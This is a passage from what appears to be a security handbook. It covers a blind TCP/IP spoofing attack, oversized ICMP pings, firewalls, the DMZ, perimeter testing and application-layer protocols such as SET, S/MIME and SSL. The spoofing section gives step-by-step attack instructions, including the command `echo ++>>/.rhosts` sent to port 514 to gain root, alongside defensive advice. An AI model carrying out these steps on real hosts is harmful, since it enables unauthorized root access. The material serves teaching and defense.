1. First, the intruder uses computer C to mount a SYN Flood attack on the ports on computer B where the impersonating will take place.
2. Then, computer C sends a normal SYN to a port on computer A.
3. Computer A returns a SYN-ACK to computer C containing computer A's current Initial Sequence Number (ISN).
4. Computer A internally increments the ISN. This incrementation is done differently in different operating systems (OSs). Operating systems such as BSD, HPUX, Irix, SunOS (not Solaris), and others usually increment by SFA00 for each connection and double each second.

   With this information, the intruder can now guess the ISN that computer A will pick for the next connection. Now comes the spoof.
5. Computer C sends a SYN to computer A using the source IP spoofed as computer B.
6. Computer A sends a SYNACK back to computer B, containing the ISN. The intruder on computer C does not see this, but the intruder has guessed the ISN.
7. At this point, computer B would respond to computer A with an RST. This occurs because computer B does not have a SYN_RECEIVED from computer A. Since the intruder used a SYN Flood attack on computer B, it will not respond.
8. The intruder on computer C sends an ACK to computer A, using the source IP spoofed as computer B, containing the guessed ISN + 1.

   If the guess was correct, computer A now thinks there has been a successful three-way handshake and the TCP connection between computer A and computer B is fully set up. Now the spoof is complete. The intruder on computer C can do anything, but blindly.
9. Computer C sends `echo ++>>/.rhosts` to port 514 on computer A.
10. If root on computer A had computer B in its /.rhosts file, the intruder has root.
11. Computer C now sends a FIN to computer A.
12. Computer C could be brutal and send an RST to computer A just to clean up things.
13. Computer C could also send an RST to the synflooded port on B, leaving no traces.

To prevent such attacks, one should NEVER trust anything from the Internet. Routers and firewalls should filter out any packets that are coming from the external (sometimes known as the red) side of the firewall that has an IP address of a computer on the internal (sometimes known as the blue) side. This only stops Internet trust exploits; it will not stop spoofs that build on intranet trusts. Companies should avoid using rhosts files wherever possible.

151.1.2 ICMP

A major component of the TCP/IP Internet Layer is the Internet Control Message Protocol (ICMP). ICMP is used for flow control, detecting unreachable destinations, redirection routes, and checking remote hosts. Most users are interested in the last of these functions. Checking a remote host is accomplished by sending an ICMP Echo Message. The PING command is used to send these messages.

When a system receives one of these ICMP Echo Messages, it places the message in a buffer and then retransmits the message from the buffer back to the source. Due to the buffer size, the ICMP Echo Message size cannot exceed 64K. UNIX hosts, by default, will send an ICMP Echo Message that is 64 bytes long. They will not allow a message of over 64K. With the advent of Microsoft Windows NT, longer messages can be sent. The Windows NT hosts do not place an upper limit on these messages. Intruders have been sending messages of 1 MB and larger. When these messages are received, they cause a buffer overflow on the target host. Different operating systems will react differently to this buffer overflow. The reactions range from rebooting to a total system crash.

151.1.3 Firewalls

The first line of defense between the Internet and an intranet should be a firewall. A firewall is a multihomed host that is placed in the Internet route, such that it stops and can make decisions about each packet that wants to get through. A firewall performs a different function from a router. A router can be used to filter out certain packets that meet a specific criteria (e.g., an IP address). A router processes the packets up through the IP Layer. A firewall stops all packets. All packets are processed up through the Application Layer. Routers cannot perform all the functions of a firewall. A firewall should meet, at least, the following criteria:

- For an internal or external host to connect to the other network, it must log in on the firewall host.
- All electronic mail is sent to the firewall, which in turn distributes it.
- Firewalls should not mount file systems via NFS, nor should any of its file systems be mounted.
- Firewalls should not run NIS (Network Information Systems).
- Only required users should have accounts on the firewall host.
- The firewall host should not be trusted, nor trust any other host.
- The firewall host is the only machine with anonymous FTP.
- Only the minimum service should be enabled on the firewall in the file `inetd.conf`.
- All system logs on the firewall should log to a separate host.
- Compilers and loaders should be deleted on the firewall.
- System directories permissions on the firewall host should be 711 or 511.

151.1.4 The DMZ

Most companies today are finding that it is imperative to have an Internet presence. This Internet presence takes on the form of anonymous FTP sites and a Worldwide Web (WWW) site. In addition to these, companies are setting up hosts to act as a proxy server for Internet mail and a Domain Name Server (DNS). The host that sponsors these functions cannot be on the inside of the firewall. Therefore, companies are creating what has become known as the demilitarized zone (DMZ) or perimeter network, a segment between the router that connects to the Internet and the firewall.

151.1.5 Proxy Servers

A proxy host is a dual-homed host that is dedicated to a particular service or set of services, such as mail. All external requests to that service directed toward the internal network are routed to the proxy. The proxy host then evaluates the request and either passes the request on to the internal service server or discards it. The reverse is also true. Internal requests are passed to the proxy from the service server before they are passed on to the Internet.

One of the functions of the proxy hosts is to protect the company from advertising its internal network scheme. Most proxy software packages contain network address translation (NAT). Take, for example, a mail server. The mail from Albert_Smith@starwars.abc.com would be translated to smith@proxy.abc.com as it went out to the Internet. Mail sent to smith@proxy.abc.com would be sent to the mail proxy. Here it would be readdressed to Albert_Smith@starwars.abc.com and sent to the internal mail server for final delivery.

151.1.6 Testing the Perimeter

A company cannot use the Internet without taking risks. It is important to recognize these risks and it is important not to exaggerate them. One cannot cross the street without taking a risk. But by recognizing the dangers, and taking the proper precautions (such as looking both ways before stepping off the curb), millions of people cross the street safely every day.

The Internet and intranets are in a state of constant change—new protocols, new applications, and new technologies—and a company's security practices must be able to adapt to these changes. To adapt, the security process should be viewed as forming a circle. The first step is to assess the current state of security within one's intranet and along the perimeter. Once one understands where one is, then one can deploy a security solution. If you do not monitor that solution by enabling some detection and devising a response plan, the solution is useless. It would be like putting an alarm on a car, but never checking it when the alarm goes off. As the solution is monitored and tested, there will be further weaknesses—which brings us back to the assessment stage and the process is repeated. Those new weaknesses are then learned about and dealt with, and a third round begins. This continuous improvement ensures that corporate assets are always protected.

As part of this process, a company must perform some sort of vulnerability checking on a regular basis. This can be done by the company, or it may choose to have an independent group do the testing. The company's security policy should state how the firewall and the other hosts in the DMZ are to be configured. These configurations need to be validated and then periodically checked to ensure that they have not changed. The vulnerability test may find additional weaknesses with the configurations and then the policy needs to be changed.

Security is achieved through the combination of technology and policy. The technology must be kept up-to-date and the policy must outline the procedures. An important part of a good security policy is to ensure that there are as few information leaks as possible.

One source of information can be DNS records. There are two basic DNS services: lookups and zone transfers. Lookup activities are used to resolve IP addresses into host names or to do the reverse. A zone transfer happens when one DNS server (a secondary server) asks another DNS server (the primary server) for all the information that it knows about a particular part of the DNS tree (a zone). These zone transfers only happen between DNS servers that are supposed to be providing the same information. Users can also request a zone transfer.

A zone transfer is accomplished using the `nslookup` command in interactive mode. The zone transfer can be used to check for information leaks. This procedure can show hosts, their IP addresses, and operating systems. A good security policy is to disallow zone transfers on external DNS servers. This information can be used by an intruder to attack or spoof other hosts. If this is not operationally possible, as a general rule, DNS servers outside of the firewall (on the red side) should not list hosts within the firewall (on the blue side). Listing internal hosts only helps intruders gain network mapping information and gives them an idea of the internal IP addressing scheme.

In addition to trying to do a zone transfer, the DNS records should be checked to ensure that they are correct and that they have not changed. Domain Information Gofer (DIG) is a flexible command-line tool that is used to gather information from the Domain Name System servers.

The ping command, as previously mentioned, has the ability to determine the status of a remote host using the ICMP Echo Message. If a host is running and is reachable by the message, the PING program will return an "alive" message. If the host is not reachable and the host name can be resolved by DNS, the program returns a "host not responding" message; otherwise, an "unknown host" message is obtained. An intruder can use the PING program to set up a "war dialer." This is a program that systematically goes through the IP addresses one after another, looking for "alive" or "not responding" hosts. To prevent intruders from mapping internal networks, the firewall should screen out ICMP messages. This can be done by not allowing ICMP messages to go through to the internal network or go out from the internal network. The former is the preferred method. This would keep intruders from using ICMP attacks, such as the Ping 'O Death or Loki tunneling.

The traceroute program is another useful tool one can use to test the corporate perimeter. Because the Internet is a large aggregate of networks and hardware connected by various gateways, traceroute is used to check the "time-to-live" (ttl) parameter and routes, traceroute sends a series of three UDP packets with an ICMP packet incorporated during its check. The ttl of each packet is similar. As the ttl expires, it sends the ICMP packet back to the originating host with the IP address of the host where it expired. Each successive broadcast uses a longer ttl. By continuing to send longer ttls, traceroute pieces together the successive jumps. Checking the various jumps not only shows the routes, but it can show possible problems that may give an intruder information or leads. This information might show a place where an intruder might successfully launch an attack. A "*" return shows that a particular hop has exceeded the three-second timeout. These are hops that could be used by intruders to create DoSs. Duplicate entries for successive hops are indications of bugs in the kernel of that gateway or looping within the routing table.

Checking the open ports and services available is another important aspect of firewall and proxy server testing. There are a number of programs—like the freeware program strobe, IBM Network Services Auditor (NSA), ISS Internet Scanner™, and AXENT Technologies NetRecon™—that can perform a selective probe of the target UNIX or Windows NT network communication services, operating systems and key applications. These programs use a comprehensive set of penetration tests. The software searches for weaknesses most often exploited by intruders to gain access to a network, analyzes security risks, and provides a series of highly informative reports and recommended corrective actions.

There have been numerous attacks in the past year that have been directed at specific ports. The teardrop, newtear, oob, and land.c are only a few of the recent attacks. Firewalls and proxy hosts should have only the minimum number of ports open. By default, the following ports are open as shipped by the vendor, and should be closed:

- echo on TCP port 7
- echo on UDP port 7
- discard on TCP port 9
- daytime on TCP port 13
- daytime on UDP port 13
- chargen on TCP port 19
- chargen on UDP port 19
- NetBIOS-NS on UDP port 137
- NetBIOS-ssn on TCP port 139

Other sources of information leaks include Telnet, FTP, and Sendmail programs. They all, by default, advertise the operating system or service type and version. They also may advertise the host name. This feature can be turned off and a more appropriate warning messages should be put in its place.

Sendmail has a feature that will allow the administrator to expand or verify users. This feature should not be turned on any host in the DMZ. An intruder would only have to Telnet to the Sendmail port to obtain user account names. There are a number of well-known user accounts that an intruder would test. This method works even if the finger command is disabled.

VRFY and EXPN allow an intruder to determine if an account exists on a system and can provide a significant aid to a brute-force attack on user accounts. If you are running Sendmail, add the lines Opnovrfy and Opnoexpn to your Sendmail configuration file, usually located in /etc/sendmail.cf. With other mail servers, contact the vendor for information on how to disable the verify command.

Another important check that needs to be run on these hosts in the DMZ is a validation that the system and important application files are valid and not hacked. This is done by running a checksum or a cyclic redundancy check (CRC) on the files. Because these values are not stored anywhere on the host, external applications need to be used for this function. Some suggested security products are freeware applications such as COPS and Tripwire, or third-party commercial products like AXENT Technologies Enterprise Security Manager™ (ESM), ISS RealSecure™ or Kane Security Analyst™.

151.2 Summary

The assumption must be made that one is not going to be able to stop everyone from getting in to a computers. An intruder only has to succeed once. Security practitioners, on the other hand, have to succeed every time. Once one comes to this conclusion, then the only strategy left is to secure the perimeter as best one can while allowing business to continue, and have some means to detect the intrusions as they happen. If one can do this, then one limits what the intruder can do.

152

Application-Layer Security Protocols for Networks

Bill Stackpole

152.1 We're Not In Kansas Anymore

The incredible growth of Internet usage has shifted routine business transactions from fax machine and telephones to e-mail and E-commerce. This shift can be attributed in part to the economical worldwide connectivity of the Internet but also to the Internet capacity for more sophisticated types of transactions. Security professionals must understand the issues and risks associated with these transactions if they want to provide viable and scalable security solutions for Internet commerce.

Presence on the Internet makes it possible to conduct international, multiple-party and multiple-site transactions regardless of time or language differences. This level of connectivity has, however, created a serious security dilemma for commercial enterprises. How can a company maintain transactional compatibility with thousands of different systems and still ensure the confidentiality of those transactions? Security measures once deemed suitable for text-based messaging and file transfers seem wholly inadequate for sophisticated multimedia and E-commerce transfers. Given the complexity of these transactions, even standardized security protocols like IPSec are proving inadequate.

This chapter covers three areas that are of particular concern: electronic messaging, World Wide Web (WWW) transactions, and monetary exchanges. All are subject to potential risk of significant financial losses as well as major legal and public relations liabilities. These transactions require security well beyond the capabilities of most lower-layer security protocols. They require application-layer security.

152.2 A Layer-by-Layer Look at Security Measures

Before going into the particulars of application-based security it may be helpful to look at how security is implemented at the different ISO layers. Exhibit 152.1 depicts the ISO model divided into upper-layer protocols (those associated with the application of data) and lower-layer protocols (those associated with the transmission of data). Examples of some of the security protocols used at each layer are listed on the right. Let's begin with Layer 1.

These are common methods for providing security at the physical layer:

- Securing the cabling conduits—encase them in concrete
- Shielding against spurious emissions—TEMPEST
- Using media that are difficult to tap—fiber optics

While effective, these methods are limited to things within your physical control.

Common Layer-2 measures include physical address filtering and tunneling (i.e., L2F, L2TP). These measures can be used to control access and provide confidentiality across certain types of connections but are limited to segments where the end points are well known to the security implementer. Layer-3 measures provide for more sophisticated filtering and tunneling (i.e., PPTP) techniques. Standardized implementations like IPSec can provide a high degree of security across multiple platforms. However, Layer-3 protocols are ill-suited for multiple-site implementations because they are limited to a single network. Layer-4 transport-based protocols overcome the single network limitation but still lack the sophistication required for multiple-party transactions. Like all lower-layer protocols, transport-based protocols do not interact with the data contained in the payload, so they are unable to protect against payload corruption or content-based attacks.

152.3 Application-Layer Security—ALS 101

This is precisely the advantage of upper-layer protocols. Application-based security has the capability of interpreting and interacting with the information contained in the payload portion of a datagram. Take, for example, the application proxies used in most firewalls for FTP transfers. These proxies have the ability to restrict the use of certain commands even though the commands are contained within the payload portion of the packet. When an FTP transfer is initiated, it sets up a connection for passing



EXHIBIT 152.1 ISO seven layer model.

EXHIBIT 152.2 File Transfer Protocol—Command—Packet

Ethernet Header	IP Header	TCP Header	Payload
0040A0…40020A	10.1.2.1…10.2.1.2	FTP (Command)	List…

commands to the server. The commands you type (e.g., LIST, GET, PASV) are sent to the server in the payload portion of the command packet as illustrated in Exhibit 152.2. The firewall proxy—because it is application-based—has the ability to "look" at these commands and can therefore restrict their use.

Lower-layer security protocols like IPSec do not have this capability. They can encrypt the commands for confidentiality and authentication, but they cannot restrict their use.

But what exactly is application-layer security? As the name implies, it is security provided by the application program itself. For example, a data warehouse using internally maintained access control lists to limit user access to files, records, or fields is implementing application-based security. Applying security at the application level makes it possible to deal with any number of sophisticated security requirements and accommodate additional requirements as they come along. This scenario works particularly well when all your applications are contained on a single host or secure intranet, but it becomes problematic when you attempt to extend its functionality across the Internet to thousands of different systems and applications. Traditionally, security in these environments has been addressed in a proprietary fashion within the applications themselves, but this is rapidly changing. The distributed nature of applications on the Internet has given rise to several standardized solutions designed to replace these *ad hoc*, vendor-specific security mechanisms.

152.4 Interoperability—The Key to Success for ALS

Interoperability is crucial to the success of any protocol used on the Internet. Adherence to standards is crucial to interoperability. Although the ALS protocols discussed in this chapter cover three distinctly different areas, they are all based on a common set of standards and provide similar security services. This section introduces some of these common elements. Not all common elements are included, nor are all those covered found in every ALS implementation, but there is sufficient commonality to warrant their inclusion.

Cryptography is the key component of all modern security protocols. However, the management of cryptographic keys has in the past been a major deterrent to its use in open environments like the Internet. With the advent of digital certificates and public key management standards, this deterrent has been largely overcome. Standards like the Internet Public Key Infrastructure X.509 (pkix) and the Simple Public Key Infrastructure (spki) provide the mechanisms necessary to issue, manage, and validate cryptographic keys across multiple domains and platforms. All of the protocols discussed in this chapter support the use of this Public Key Infrastructure.

152.4.1 Standard Security Services—Maximum Message Protection

All the ALS protocols covered in this chapter provided these four standard security services:

1. Confidentiality (a.k.a. privacy)—the assurance that only the intended recipient can read the contents of the information sent to them.
2. Integrity—the guarantee that the information received is exactly the same as the information that was sent.
3. Authentication—the guarantee that the sender of a message or transmission is really who he claims to be.
4. Non-repudiation—the proof that a message was sent by its originator even if the originator claims it was not.

Each of these services relies on a form of cryptography for its functionality. Although the service implementations may vary, they all use a fairly standard set of algorithms.

152.4.2 Algorithms Tried and True

The strength of a cryptographic algorithm can be measured by its longevity. Good algorithms continue to demonstrate high cryptographic strength after years of analysis and attack. The ALS protocols discussed here support three types of cryptography—symmetric, asymmetric, and hashing—using time-tested algorithms.

Symmetric (also called secret key) *cryptography* is primarily used for confidentiality functions because it has high cryptographic strength and can process large volumes of data quickly. In ALS implementations, DES is the most commonly supported symmetric algorithm. *Asymmetric or public key cryptography* is most commonly used in ALS applications to provide confidentiality during the initialization or set-up portion of a transaction. Public keys and digital certificates are used to authenticate the participating parties to one another and exchange the symmetric keys used for the remainder of the transaction. The most commonly supported asymmetric algorithm in ALS implementations is RSA.

Cryptographic hashing is used to provide integrity and authentication in ALS implementations. When used separately, authentication validates the sender and the integrity of the message, but using them in combination provides proof that the message was not forged and therefore cannot be refuted (non-repudiation). The three most commonly used hashes in ALS applications are MD2, MD5, and SHA. In addition to a common set of algorithms, systems wishing to interoperate in an open environment must be able to negotiate and validate a common set of security parameters. The next section introduces some of the standards used to define and validate these parameters.

152.4.3 Standardized Gibberish Is Still Gibberish!

For applications to effectively exchange information they must agree upon a common format for that information. Security services, if they are to be trustworthy, require all parties to function in unison. Communication parameters must be established, security services, modes, and algorithms agreed upon, and cryptographic keys exchanged and validated. To facilitate these processes the ALS protocols covered in this chapter support the following formatting standards:

- X.509. The X.509 standard defines the format of digital certificates used by certification authorities to validate public encryption keys.
- PKCS. The Public Key Cryptography Standard defines the underlying parameters (object identifiers) used to perform the cryptographic transforms and to validate keying data.
- CMS. The Cryptographic Message Syntax defines the transmission formats and cryptographic content types used by the security services. CMS defines six cryptographic content types ranging from no security to signed and encrypted content. They are data, signedData, envelopedData, signedAndEnvelopedData, digestData, and encryptedData.
- MOSS. The MIME Object Security Services defines two additional cryptographic content types for multipart MIME (Multimedia Internet Mail Extensions) objects that can be used singly or in combination. They are multipart-signed and multipart-encrypted.

Encryption is necessary to ensure transaction confidentiality and integrity on open networks, and the Public Key/Certification Authority architecture provides the infrastructure necessary to manage the distribution and validation of cryptographic keys. Security mechanisms at all levels now have a standard method for initiating secure transactions, thus eliminating the need for proprietary solutions to handle secure multiple-party, multiple-site, or international transactions. A case in point is the new SET credit card transaction protocol.

152.5 Setting the Example—Visa's Secure Electronic Transaction Protocol

SET (Secure Electronic Transaction) is an application-based security protocol jointly developed by Visa and MasterCard. It was created to provide secure payment card transactions over open networks. SET is the electronic equivalent of a face-to-face or mail-order credit card transaction. It provides confidentially and integrity for payment transmissions and authenticates all parties involved in the transaction. Let's walk through a SET transaction to see how this application-layer protocol handles a sophisticated multiparty financial transaction.

A SET transaction involves five different participants: the *cardholder*, the *issuer* of the payment card, the *merchant*, the *acquirer* that holds the merchant's account, and a *payment gateway* that processes SET transactions on behalf of the acquirer. The policies governing how transactions are conducted are established by a sixth party, the *brand* (i.e., Visa), but they do not participate in payment transactions.

A SET transaction requires two pairs of asymmetric encryption keys and two digital certificates: one for exchanging information and the other for digital signatures. The keys and certificates can be stored on a "smart" credit card or embedded into any SET-enabled application (i.e., Web browser). The keys and certificates are issued to the cardholder by a certification authority (CA) on behalf of the issuer. The merchant's keys and digital certificates are issued to them by a certification authority on behalf of the acquirer. They provide assurance that the merchant has a valid account with the acquirer. The cardholder and merchant certificates are digitally signed by the issuing financial institution to ensure their authenticity and to prevent them from being fraudulently altered. One interesting feature of this arrangement is that the cardholder's certificate does not contain his account number or expiration date. That information is encoded using a secret key that is only supplied to the payment gateway during the payment authorization. Now that we know all the players, let's get started.

152.5.1 Step 1

The cardholder goes shopping, selects his merchandise, and sends a purchase order to the merchant requesting a SET payment type. (The SET specification does not define how shopping is accomplished so it has no involvement in this portion of the transaction.) The cardholder and merchant, if they haven't already, authenticate themselves to each other by exchanging certificates and digital signatures. During this exchange the merchant also supplies the payment gateway's certificate and digital signature information to the cardholder. You will see how this is used later. Also established in this exchange is a pair of randomly generated symmetric keys that will be used to encrypt the remaining cardholder-merchant transmissions.

152.5.2 Step 2

Once the above exchanges have been completed, the merchant contacts the payment gateway. Part of this exchange includes language selection information to ensure international interoperability. Once again, certificate and digital signature information is used to authenticate the merchant to the gateway and establish random symmetric keys. Payment information (PI) is then forwarded to the gateway for payment authorization. Notice that only the *payment* information is forwarded. This is done to satisfy regulatory requirements regarding the use of strong encryption. Generally, the use of strong cryptography by financial institutions is not restricted if the transactions *only contain monetary values.*

152.5.3 Step 3

Upon receipt of the PI, the payment gateway authenticates the cardholder. Notice that the cardholder is authenticated without contacting the purchase gateway directly. This is done through a process called dual-digital signature. The information required by the purchase gateway to authenticate the cardholder is sent to the merchant with a different digital signature than the one used for merchant-cardholder exchanges. This is possible because the merchant sent the purchase gateway certificates to the cardholder in an earlier exchange! The merchant simply forwards this information to the payment gateway as part of the payment authorization request. Another piece of information passed in this exchange is the secret key the gateway needs to decrypt the cardholder's account number and expiration date.

152.5.4 Step 4

The gateway reformats the payment information and forwards it via a private circuit to the issuer for authorization. When the issuer authorizes the transaction, the payment gateway notifies the merchant, who notifies the cardholder, and the transaction is complete.

152.5.5 Step 5

The merchant finalizes the transaction by issuing a Payment Capture request to the payment gateway causing the cardholder's account to be debited, and the merchant's account to be credited for the transaction amount.

A single SET transaction like the one outlined above is incredibly complex, requiring more than 59 different actions to take place successfully. Such complexity requires application-layer technology to be managed effectively. The beauty of SET, however, is its ability to do just that in a secure and ubiquitous manner. Other protocols are achieving similar success in different application areas.

152.6 From Postcards to Letters—Securing Electronic Messages

Electronic messaging is a world of postcards. As messages move from source to destination, they are openly available (like writing on a postcard) to be read by those handling them. If postcards are not suitable for business communications, it stands to reason that electronic mail on an open network is not either. Standard business communications require confidentiality, and other more sensitive communications require additional safeguards like proof of delivery or sender verification, features that are not available in the commonly used Internet mail protocols. This has led to the development of several security-enhanced messaging protocols. PEM is one such protocol.

Privacy Enhanced Mail (PEM) is an application-layer security protocol developed by the IETF (Internet Engineering Task Force) to add confidentiality and authentication services to electronic messages on the Internet. The goal was to create a standard that could be implemented on any host, be compatible with existing mail systems, support standard key management schemes, protect both individually addressed and list-addressed mail, and not interfere with nonsecure mail delivery. When the standard was finalized in 1993 it had succeeded on all counts. PEM supports all four standard security services, although all services are not necessarily part of every message. PEM messages can be MIC-CLEAR messages that provide integrity and authentication only; MIC-ONLY messages that provide integrity and authentication with support for certain gateway implementations; or ENCRYPTED messages that provide integrity, authentication, and confidentiality.

These are some of PEM's key features:

- *End-to-end confidentiality.* Messages are protected against disclosure from the time they leave the sender's system until they are *read* by the recipient.
- *Sender and forwarder authentication.* PEM digital signatures authenticate both senders and forwarders and ensure message integrity. PEM utilizes an integrity check that allows messages to be received in any order and still be verified—an important feature in environments like the Internet where messages can be fragmented during transit.
- *Originator non-repudiation.* This feature authenticates the *originator* of a PEM message. It is particularly useful for forwarded messages because a PEM digital signature only authenticates

the last sender. Non-repudiation verifies the originator no matter how many times the message is forwarded.

- *Algorithm independence*. PEM was designed to easily accommodate new cryptographic and key management schemes. Currently PEM supports common algorithms in four areas: DES for data encryption, DES and RSA for key management, RSA for message integrity, and RSA for digital signatures.
- *PKIX support*. PEM fully supports interoperability on open networks using the Internet Public Key Infrastructure X.509.
- *Delivery system independence*. PEM achieves delivery-system independence because its functions are contained in the body of a standard message and use a standard character set as illustrated in Exhibit 152.3.
- *X.500 distinguished name support*. PEM uses the distinguished name (DN) feature of the X.500 directory standard to identify senders and recipients. This feature separates mail from specific individuals allowing organizations, lists, and systems to send and receive PEM messages.

RIPEM (Riordan's Internet Privacy Enhanced Mail) is a public domain implementation of the PEM protocol although not in its entirety. Because the author, Mark Riordan, placed the code in the public domain, it has been ported to a large number of operating systems. Source and binaries are available via FTP to U.S. and Canadian citizens from **ripem.msu.edu**. Read the **GETTING_ACCESS** file in the **/pub/crypt/** directory before attempting any downloads.

Secure/Multipurpose Internet Mail Extensions (S/MIME) is another application-layer protocol that provides all four standard security services for electronic messages. Originally designed by RSA Data Security, the S/MIME specification is currently managed by the IETF S/MIME Working Group. Although S/MIME is not an IETF standard, it has already garnered considerable vendor support, largely because it is based on well-proven standards that provide a high degree of interoperability. Most notable is, of course, the popular and widely used MIME standard, but S/MIME also utilizes the CMS, PKCS, and X.509 standards. Like PEM, S/MIME is compatible with most existing Internet mail systems and does not interfere with the delivery of nonsecure messages. However, S/MIME has the added benefit of working seamlessly with other MIME transports (i.e., HTTP) and can even function in mixed-transport

EXHIBIT 152.3 Delivery system independence.

environments. This makes it particularly attractive for use with automated transfers like EDI and Internet FAX.

There are two S/MIME message types: *signed*, and *signed and enveloped*. Signed messages provide integrity and sender authentication, while signed and enveloped messages provide integrity, authentication, and confidentiality. The remaining features of S/MIME are very similar to PEM and do not warrant repeating here.

A list of commercial S/MIME products that have successfully completed S/MIME interoperability testing is available on the RSA Data Security Web site at **www.rsa.com/smime/html/interop_center.html**. A public domain version of S/MIME written in PERL by Ralph Levien is available at **www.c2.org/~raph/premail.html**.

Open Pretty Good Privacy (**OpenPGP**), sometimes called PGP/MIME, is another emerging ALS protocol on track to becoming an IETF standard. It is based on PGP, the most widely deployed message security program on the Internet. OpenPGP is very similar in features and functionality to S/MIME, but the two are not interoperable because they use slightly different encryption algorithms and MIME encapsulations. A list of PGP implementations and other OpenPGP information is available at **http://www-ns.rutgers.edu/~mione/openpgp/**. Freeware implementations of OpenPGP are available at the North American Cryptography Archives (**www.cryptography.org**).

152.7 Taming HTTP—Web Application Security

Web-based applications are quickly becoming the standard for all types of electronic transactions because they are easy to use and highly interoperable. These features are also their major security failing. Web transactions traverse the network in well-known and easily intercepted formats, making them quite unsuitable for most business transactions. This section will cover some of the mechanisms used to overcome these Web security issues.

Secure HyperText Transfer Protocol (S/HTTP) is a message-oriented security protocol designed to provide end-to-end confidentiality, integrity, authentication, and non-repudiation services for HTTP clients and servers. It was originally developed by Enterprise Integration Technologies (now Verifone, Inc.) in 1995. At this writing, S/HTTP is still an IETF draft standard, but it is already widely used in Web applications. Its success can be attributed to a flexible design that is rooted in established standards. The prominent standard is, of course, HTTP, but the protocol also utilizes the NIST Digital Signature Standard (DSS), CMS, MOSS, and X.509 standards. S/HTTP's strict adherence to the HTTP messaging model provides delivery-system independence and makes it easy to integrate S/HTTP functions into standard HTTP applications. Algorithm independence and the ability to negotiate security options between participating parties assures S/HTTP's interoperability for years to come. Secure HTTP modes of operation include message protection, key management, and a transaction freshness mechanism.

Secure HTTP protection features include the following:

- *Support for MOSS and CMS*. Protections are provided in both content domains using the CMS "application/s-http" content-type or the MOSS "multipart-signed" or "multipart-encrypted" header.
- *Syntax compatibility*. Protection parameters are specified by extending the range of HTTP message headers, making S/HTTP messages syntactically the same as standard HTTP messages, except the range of the headers is different and the body is usually encrypted.
- *Recursive protections*. Protections can be used singly or applied one layer after another to achieve higher levels of protection. Layering the protections makes it easier for the receiving system to parse them. The message is simply parsed one protection at a time until it yields a standard HTTP content type.

- *Algorithm independence*. The S/HTTP message structure can easily incorporate new cryptographic implementations. The current specification requires supporting MD5 for message digests, MD5-HMAC for authentication, DES-CBC for symmetric encryption, and NIST-DSS for signature generation and verification.
- *Freshness feature*. S/HTTP uses a simple challenge-response to ensure that the data being returned to the server is "fresh." In environments like HTTP, where long periods of time can pass between messages, it is difficult to track the state of a transaction. To overcome this problem, the originator of an HTTP message sends a freshness value (nonce) to the recipient along with the transaction data. The recipient returns the nonce with a response. If the nonces match, the data is fresh, and the transaction can continue. Stale data indicates an error condition.

Secure HTTP Key management modes include:

- *Manual exchange*. Shared secrets are exchanged through a simple password and mechanism like PAP. The server simply sends the client a dialog box requesting a userID and password then authenticates the response against an existing list of authorized users.
- *Public key exchange*. Keys are exchanged using the Internet Public Key Infrastructure with full X.509 certificate support. S/HTTP implementations are required to support Diffie-Hellman for in-band key exchanges.
- *Out-of-band key exchange*. Symmetric keys can be prearranged through some other media (i.e., snail mail). This feature, unique to the S/HTTP, permits parties that do not have established public keys to participate in secure transactions.
- *In-band symmetric key exchange*. S/HTTP can use public key encryption to exchange random symmetric keys in instances where the transaction would benefit from the higher performance of symmetric encryption.

Many commercial Web browsers and servers implement the S/HTTP protocol, but the author was unable to find any public domain implementations. A full implementation of S/HTTP including the C source code is available in the SecureWeb Toolkit™ from Terisa (www.spyrus.com). The kit also contains the source code for SSL.

Secure Socket Layer (SSL) is a client/server protocol designed by Netscape to provide secure communications for its Web browser and server products. It was quickly adopted by other vendors and has become the *de facto* standard for secure Web transactions. However, SSL is not limited to Web services; it can provide confidentiality, integrity, authentication, and non-repudiation services between any two communicating applications. The current version of SSL (SSL V3.0) is on track to becoming an IETF standard. While included here as an application-layer protocol, SSL is actually designed to function at the session and application-layers. The SSL Record Protocol provides security services at the session layer—the point where the application interfaces to the TCP/IP transport sockets. It is used to encapsulate higher-layer Protocols and data for compression and transmission. The SSL Handshake protocol is an application-based service used to authenticate the client and server to each other and negotiate the security parameters for each communication session.

The SSL Handshake Protocol utilizes public key encryption with X.509 certificate validation to negotiate the symmetric encryption parameters used for each client/server session. SSL is a stateful protocol. It transitions through several different states during connection and session operations. The Handshake Protocol is used to coordinate and maintain these states. One SSL session may include multiple connections, and participating parties may have multiple simultaneous sessions. The session state maintains the peer certificate information, compression parameters, cipher parameters, and the symmetric encryption key. The connection state maintains the MAC and asymmetric keys for the client and server as well as the vectors (if required) for symmetric encryption initialization. SSL was designed to be fully extensible and can support multiple encryption schemes. The current version requires support for these schemes:

- DES, RC2, RC4, and IDEA for confidentiality
- RSA and DSS for peer authentication
- SHA and MD5 for message integrity
- X.509 and FORTEZZA certificates for key validation
- RSA, Diffie-Hellman, and FORTEZZA for key exchange

SSL also supports NULL parameters for unsigned and unencrypted transmissions. This allows the implementer to apply an appropriate amount of security for their application. The support for the FORTEZZA hardware encryption system is unique to the SSL as is the data compression requirement. SSL uses a session caching mechanism to facilitate setting up multiple sessions between clients and servers and resuming disrupted sessions.

There is an exceptional public domain implementation of SSL created by Eric Young and Tim Hudson of Australia called SSLeay. It includes a full implementation of Netscape's SSL version 2 with patches for Telnet, FTP, Mosaic, and several Web servers. The current version is available from the SSLeay Web site at www.ssleay.org. The site includes several SSL white papers and an excellent *Programmers' Reference*.

152.8 Don't Show Me the Money—Monetary Transaction Security

The success of commerce on the Internet depends upon its ability to conduct monetary transactions securely. Although purchasing seems to dominate this arena, bill payment, fund and instrument transfers, and EDI are important considerations. The lack of standards for electronic payment has fostered a multitude of proprietary solutions, including popular offerings from Cybercash (Cybercoin), Digital (Millicent), and Digicash. However, proprietary solutions are not likely to receive widespread success in a heterogeneous environment like the Internet. This section will concentrate on standardized solutions. Since the SET protocol has been covered in some detail already, only SET implementations will be mentioned here.

